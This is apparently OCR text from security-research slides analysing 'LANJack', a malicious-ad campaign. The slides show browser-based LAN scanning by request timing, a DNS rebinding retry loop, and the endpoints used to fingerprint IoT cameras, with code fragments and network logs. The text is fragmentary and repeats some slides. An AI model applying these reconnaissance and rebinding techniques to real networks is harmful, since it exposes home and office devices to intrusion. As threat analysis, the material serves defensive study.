"172.25.20.1", "10.1.1.1", "172.19.0.1", "192.1
```

- Requests for a non-existent resource

```
const url = "http://" + subnets[i] + "/bla_iter" + iter + ".jpg"
```

- Abort after 1 second




Fastest connection time → the Gateway

● LAN RECONNAISSANCE

Challenge : Identify Active Local Devices Despite Browser Restrictions

Solution : Exploit LNA Timing Exposure
(Chrome v142+ & Firefox v151+)



Step 2: Discover active internal devices

- All Hosts in the /24 Subnet
- Priority Scan: x.x.x.[1–20] & x.x.x.[100–120]
- Reuse the Same 17 Target Ports
- Requests for `favicon.ico`
- Abort after 3 seconds

Any response → Host reachable
Failure or timeout → Host unreachable

Challenge : Identify Active Local Devices Despite Browser Restrictions


Solution : Exploit LNA Timing Exposure
(Chrome v142+ & Firefox v151+)

Step 2: Discover active internal devices

☐ Big request rows
☒ Overview

20,000 ms 40,000 ms 60,000 ms 80,000 ms 100,000 ms



Name	Method	Status	Domain
✗ favicon.ico	GET	404	192.168.1.1
✗ favicon.ico	GET	404	192.168.1.1
✗ favicon.ico	GET	(failed) net::ERR_ADDRESS_UNR...	192.168.1.92
✗ favicon.ico	GET	(failed) net::ERR_ADDRESS_UNR...	192.168.1.91
✗ favicon.ico	GET	(failed) net::ERR_ADDRESS_UNR...	192.168.1.90
✗ favicon.ico	GET	(failed) net::ERR_ADDRESS_UNR...	192.168.1.89



● DNS REBINDING



Challenge : Same-Origin Policy Blocks Cross-Origin Responses

Solution : DNS Rebinding



Challenge : Same-Origin Policy Blocks Cross-Origin Responses

Solution : DNS Rebinding



LANJack

● DNS REBINDING

75% 

DNS Resolution swap to Internal IP:

Before:

```
Answers
- 85d67bd3-33ff-48c3-a665-8c0d92e1927e.vf-globalab.com: type A, class IN, addr 54.209.207.15
  Name: 85d67bd3-33ff-48c3-a665-8c0d92e1927e.vf-globalab.com
  Type: A (1) (Host Address)
  Class: IN (0x0001)
  Time to live: 5 (5 seconds)
  Data length: 4
  Address: 54.209.207.15
```

After:

```
Answers
- 85d67bd3-33ff-48c3-a665-8c0d92e1927e.vf-globalab.com: type A, class IN, addr 192.168.1.105
  Name: 85d67bd3-33ff-48c3-a665-8c0d92e1927e.vf-globalab.com
  Type: A (1) (Host Address) (1)
  Class: IN (0x0001)
  Time to live: 5 (5 seconds)
  Data length: 4
  Address: 192.168.1.105
```

- 1 Attack Triggering
- 2 DNS Cache Priming
- 3 LAN Reconnaissance
- 4 DNS Rebinding
- 5 IoT Fingerprinting & Exploitation preparation

ipScanner IFrame

IFRAME: http://\${uuld40}.vf-globalab.com:\${port}/CamScanner.html

FETCH: http://10.0.0.254/bia_iter1.jpg

credentials: 'omit'

AbortSignal: 1 sec

FETCH: http://192.168.1.1/bia_iter1.jpg

FETCH: http://10.0.0.253:80/favicon.ico

credentials: 'omit'

mode: 'no-cors'

cache: 'no-store'

AbortSignal: 3 sec

http://10.0.0.253:8888/favicon.ico

CamScanner IFrame

IMG: http://\${int32_IP}.\${uuld40}.control.vf-aloballab.com/...

↓ IFrame Resolve to Internal IP ↓

FETCH: /ISAPI/Security/userCheck

/upnpdevicedesc.xml

/cgi-bin/main-cgi?son={{%22cmd%22:%20116}}



LANJack

● DNS REBINDING

75% 

Challenge : DNS Pinning

Solution : Up to 100 Rebinding Attempts (1s Interval)



```
async function fetchFrame() {  
  
  if (retryFrameCounter > 100) {  
    Homey("CamScan: Stop Trying After " + retryFrameCounter + " Attempts - " + location.host)  
    return  
  }  
}
```

```
const json = await response.text().then((responseText) => {  
  if (responseText.indexOf('funads3212') > -1) {  
    setTimeout(fetchFrame, 1 * 1000)  
    return  
  }  
})
```

LANJack

● IOT FINGERPRINTING & EXPLOITATION PREPARATION

</> AD IFRAME </>

ipScanner IFrame

IFRAME: http://\${uuld40}.vf-globallab.com:\${port}/CamScanner.html

FETCH: http://10.0.0.254/bia_iter1.jpg
credentials: 'omit'
AbortSignal: 1 sec
FETCH: http://192.168.1.1/bia_iter1.jpg

FETCH: http://10.0.0.253:80/favicon.ico
credentials: 'omit'
mode: 'no-cors'
cache: 'no-store'
AbortSignal: 3 sec
http://10.0.0.253:8888/favicon.ico

CamScanner IFrame

IMG: http://\${int32_IP}.\${uuld40}.control.vf-aloballab.com/...


↓ IFrame Resolve to Internal IP ↓

FETCH: /ISAPI/Security/userCheck
/upnpdevicedesc.xml
/cgi-bin/main-cgi?son={{%22cmd%22:%20116}}

- 1 Attack Triggering
- 2 DNS Cache Priming
- 3 LAN Reconnaissance
- 4 DNS Rebinding
- 5 IoT Fingerprinting & Exploitation preparation

Challenge : Identify Device-Specific Information

Solution : Hash-Based Identification & Targeted Reconnaissance



SHODAN

